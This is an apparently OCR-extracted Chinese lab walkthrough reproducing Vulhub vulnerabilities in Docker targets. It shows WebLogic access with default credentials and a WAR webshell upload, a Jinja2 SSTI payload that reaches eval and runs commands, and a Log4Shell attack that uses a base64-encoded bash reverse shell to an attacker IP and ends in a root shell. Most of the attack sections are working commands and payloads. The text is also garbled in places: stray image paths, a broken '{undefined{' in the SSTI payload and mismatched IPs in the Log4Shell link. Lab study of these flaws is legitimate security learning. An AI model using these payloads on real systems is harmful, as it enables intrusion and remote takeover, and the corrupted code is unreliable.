
靶机IP：192.168.190.136
攻击机：192.168.190.1

```
cd /root/vulhub/weblogic/weak_password/
docker-compose up -d
7004
5556
```

访问weblogic控制台登录页面
http://192.168.190.136:7001/console/login/LoginForm.jsp



输入 weblogic/Oracle@123 登录控制台
一次选择部署-》安装-》上载文件



上传 qwerty.war包

点击下一步至完成部署安装

冰蝎连接

环境变量:
CLUSTER_PROPERTIES=-Dweblogic.management.discover=true
JAVA_HOME=/root/jdk/jdk1.6.0_45
JAVA16_HOME=/root/jdk/jdk1.6.0_45
JAVA_PROPERTIES=-Dplatform.home=/root/Oracle/Middleware/wlserver_10.3 -Dwls.home=/root/Oracle/Middleware/wlserver_10.3/server -Dweblogic.home=/root/Oracle/Middleware/wlserver_10.3/server -Dweblogic.management.discover=true
JAVA_VM=-client
SERVER_NAME=AdminServer
PATHSEP=:
HOSTNAME=24478371c134
ANT_CONTRIB=/root/Oracle/Middleware/modules/net.sf.antcontrib_1.1.0.0_1-0b2
PWD=/root/Oracle/Middleware/user_projects/domains/base_domain
DERBY_OPTS=-Dderby.system.home=/root/Oracle/Middleware/wlserver_10.3/common/derby/demo/databases
WEBLOGIC_CLASSPATH=/root/Oracle/Middleware/patch_wls1036/profiles/default/sys_manifest_classpath/weblogic_patch.jar:/root/jdk/jdk1.6.0_4
all.jar:/root/Oracle/Middleware/modules/net.sf.antcontrib_1.1.0.0_1-0b2/lib/ant-contrib.jar
PRODUCTION_MODE=
FMWLAUNCH_CLASSPATH=/root/Oracle/Middleware/utils/config/10.3/config-launch.jar
WLS_MEM_ARGS_32BIT=-Xms256m -Xmx512m

0x05 Flask (Jinja2) 服务端模板注入漏洞

1.1 漏洞描述

说明	内容
漏洞编号	
漏洞名称	Flask (Jinja2) 服务端模板注入漏洞
漏洞评级	高危
影响版本	使用Flask框架开发并且使用Jinja2模板引擎，最重要的是模板内容可控。满足该条件的Flask模块中几乎都存在注入漏洞。
漏洞描述	Flask 是一个流行的 Python Web 框架，而 Jinja2 是其默认的模板引擎。服务端模板注入漏洞发生在应用程序使用模板引擎渲染用户提供的数据时，未能正确过滤或转义用户输入，导致攻击者可以注入自己的模板代码，从而执行恶意操作。
修复方案	打补丁，上设备，升级组件

1.2 漏洞原理

在模板引擎中，开发者可以使用特定的语法将数据与模板结合生成最终的输出。然而，如果在这个过程中，直接使用用户提供的数据而没有进行适当的过滤或转义，攻击者就可以注入恶意模板代码。

攻击者可以构造恶意的输入，在用户输入中包含模板标记（如 {{}}），以控制模板引擎的行为。模板引擎会将用户提供的数据作为代码来执行，导致恶意代码执行在服务端上下文中。

1.3 漏洞危害

服务端模板注入漏洞可能导致以下危害：

1. 执行任意服务器端代码：攻击者可以在服务器上执行任意的代码，包括读写敏感文件、访问数据库、远程命令执行等操作。
2. 盗取敏感信息：攻击者可以通过读取服务器端数据，包括数据库中存储的敏感信息（如用户凭据、个人信息等）。
3. 服务器端拒绝服务（DoS）：攻击者可以构造恶意输入，导致服务器资源耗尽或崩溃，从而使服务不可用。

1.4 漏洞复现

环境启动

```
cd /root/vulhub/flask/ssti/
docker-compose up -d
8000 port
```

```
WARN[0000] /root/vulhub/flask/ssti/docker-compose.yml: `version` is obsolete
[+] Running 11/11
 ✔ web Pulled                                                                    60.2s
   ✔ c7b7d16361e0 Pull complete                                                  11.7s
   ✔ b7a128769df1 Pull complete                                                  12.5s
   ✔ 1128949d0793 Pull complete                                                  12.9s
   ✔ 667692510b70 Pull complete                                                  19.7s
   ✔ bed4ecf88e6a Pull complete                                                  41.8s
   ✔ 94d1c1cbf347 Pull complete                                                  42.1s
   ✔ ac097723595b Pull complete                                                  43.5s
   ✔ e7028784d190 Pull complete                                                  43.5s
   ✔ 16fffdb8dec4 Pull complete                                                  43.8s
   ✔ 20a91e71c5f1 Pull complete                                                  44.2s
[+] Running 2/2
 ✔ Network ssti_default  Created                                                  0.1s
 ✔ Container ssti-web-1  Started                                                  0.4s
[root@redis ssti]# netstat -anpt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:8000            0.0.0.0:*               LISTEN      84578/docker-proxy
tcp        0      0 0.0.0.0:27017           0.0.0.0:*               LISTEN      1005/mongod
tcp        0      0 0.0.0.0:6379            0.0.0.0:*               LISTEN      56878/./redis-serve
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      57477/sshd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      1190/master
tcp        0      1 192.168.124.104:49464   10.0.3.200:6666         SYN_SENT    84791/sh
tcp        0      0 10.0.3.132:6379         10.0.3.112:37706        ESTABLISHED 56878/./redis-serve
tcp        0      0 10.0.3.132:6379         10.0.3.200:43826        ESTABLISHED 56878/./redis-serve
tcp        0      1 192.168.124.104:49462   10.0.3.200:6666         SYN_SENT    84733/sh
tcp        0      0 10.0.3.132:6379         10.0.3.112:37696        ESTABLISHED 56878/./redis-serve
tcp        0      0 10.0.3.132:22           10.0.3.100:41681        ESTABLISHED 74918/sshd: root@pt
tcp        0     36 192.168.124.104:22      192.168.124.103:21779   ESTABLISHED 84400/sshd: root@pt
tcp6       0      0 :::8000                 :::*                    LISTEN      84582/docker-proxy
tcp6       0      0 :::6379                 :::*                    LISTEN      56878/./redis-serve
tcp6       0      0 :::22                   :::*                    LISTEN      57477/sshd
tcp6       0      0 ::1:25                  :::*                    LISTEN      1190/master
You have new mail in /var/spool/mail/root
[root@redis ssti]#
```

访问http://your-ip/?name={{233*233}}，得到54289，说明SSTI漏洞存在。

Hello 54289

1.4.1 漏洞利用

获取eval函数并执行任意python代码的POC：

```
{% for c in [].__class__.__base__.__subclasses__() %}
     {% if c.__name__ == 'catch_warnings' %}
  {% for b in c.__init__.__globals__.values() %}
  {% if b.__class__ == {}.__class__ %}
    {% if 'eval' in b.keys() %}
      {undefined{ b['eval']('__import__("os").popen("id").read()') }}
    {% endif %}
  {% endif %}
  {% endfor %}
{% endif %}
{% endfor %}
```

放在url中需要编码，编码后的结果

```
{%%20for%20c%20in%20[].__class__.__base__.__subclasses__()%20%}
{%%20if%20c.__name__%20==%20%27catch_warnings%27%20%}
{%%20for%20b%20in%20c.__init__.__globals__.values()%20%}
{%%20if%20b.__class__%20==%20{}.__class__%20%}
{%%20if%20%27eval%27%20in%20b.keys()%20%}{{%20b[%27eval%27]
(%27__import__(%22os%22).popen(%22id%22).read()%27)%20}}{%%20endif%20%}
{%%20endif%20%}{%%20endfor%20%}{%%20endif%20%}{%%20endfor%20%}
```

然后我们执行，发现命令执行成功。

Hello uid=33(www-data) gid=33(www-data) groups=33(www-data),0(root)

1.5 漏洞防御

漏洞防御： 以下是一些防御措施来预防 Flask（Jinja2）服务端模板注入漏洞：

1. 输入验证与过滤：应该对用户提供的输入进行验证，并确保它符合预期的格式和类型。同时，在将用户输入传递给模板引擎之前，必须进行适当的过滤和转义处理。
2. 不信任用户输入：永远不要相信用户提供的输入数据，即使是在内部使用也要进行验证和转义处理。
3. 使用安全的模板引擎配置：使用模板引擎时，应该仔细配置其安全选项，以限制模板中可执行的操作和访问的对象。
4. 最小权限原则：为应用程序和服务器分配最低权限，以降低攻击者成功利用漏洞的可能性。
5. 定期更新框架和库：及时更新 Flask 和 Jinja2 等相关库，以获取最新的安全修复和补丁。

0x06 apache loj4j2漏洞复现

漏洞原理

当有客户端通过lookup获取远程对象时会先在本地去检查是否存在如果不存在则去指定的url中动态加载，在log4j的服务器上执行加载类的实例化操作（静态变量、静态代码块）

Jndi注入：

目前网络上传播广泛的poc“${jndi:ldap://my-ip/exp}”，除了利用到log4j的递归解析，同样涉及到了jndi注入，所谓的JNDI注入就是当上文代码中jndi变量可控时引发的漏洞，它将导致远程class文件加载，从而导致远程代码执行。当这条语句被传入到log4j日志文件中，lookup会将jndi注入可执行语句执行，程序会通过ldap协议访问my-ip这个地址，然后my-ip就会返回一个包含java代码的class文件的地址，然后程序再通过返回的地址下载class文件并执行，从而达成漏洞利用目的。

影响范围

漏洞复现


启动环境

```
cd /root/vulhub/log4j/CVE-2021-44228/
docker-compose up -d
8983 port
5005 port
```

靶场启动成功后，浏览器访问:

```
http://ip:8983/solr/admin/cores?action=1
```

就进入到以下界面，显示的是一堆json格式的数据




打开kali虚拟机，利用JNDI注入工具 JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar

JNDI注入工具下载地址:


```
https://github.com/welk1n/JNDI-Injection-Exploit/releases/tag/v1.0
```

192.168.42.129为kali攻击机监听地址，kali机执行

```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C bash -c "
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQyLjEyOS82OTY5IDA+JjE=}|{base64,-d}|
{bash,-i}" -A 192.168.42.129
```



得到rmi、ldap参数：




然后在kali攻击机上开启nc监听6969端口

在浏览器访问payload

```
[http://192.168.42.129:8983/solr/admin/cores?
action=${jndi:rmi://192.168.42.129:1099/rzzbnf}]
(http://192.168.29.130:8983/solr/admin/cores?
action=${jndi:rmi://192.168.29.128:1099/vvl2u9})
```

查看监听端，发现shell反弹成功


文件 动作 编辑 查看 帮助
┌──(kali㉿kali)-[~]
└─$ sudo su root
[sudo] kali 的密码 :
┌──(root💀kali)-[/home/kali]
└─# nc -lvvp 6969
listening on [any] 6969 ...
172.18.0.2: inverse host lookup failed: Unknown host
connect to [192.168.42.129] from (UNKNOWN) [172.18.0.2] 54806
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@d6eab69787ff:/opt/solr/server# whoami
whoami
root
root@d6eab69787ff:/opt/solr/server#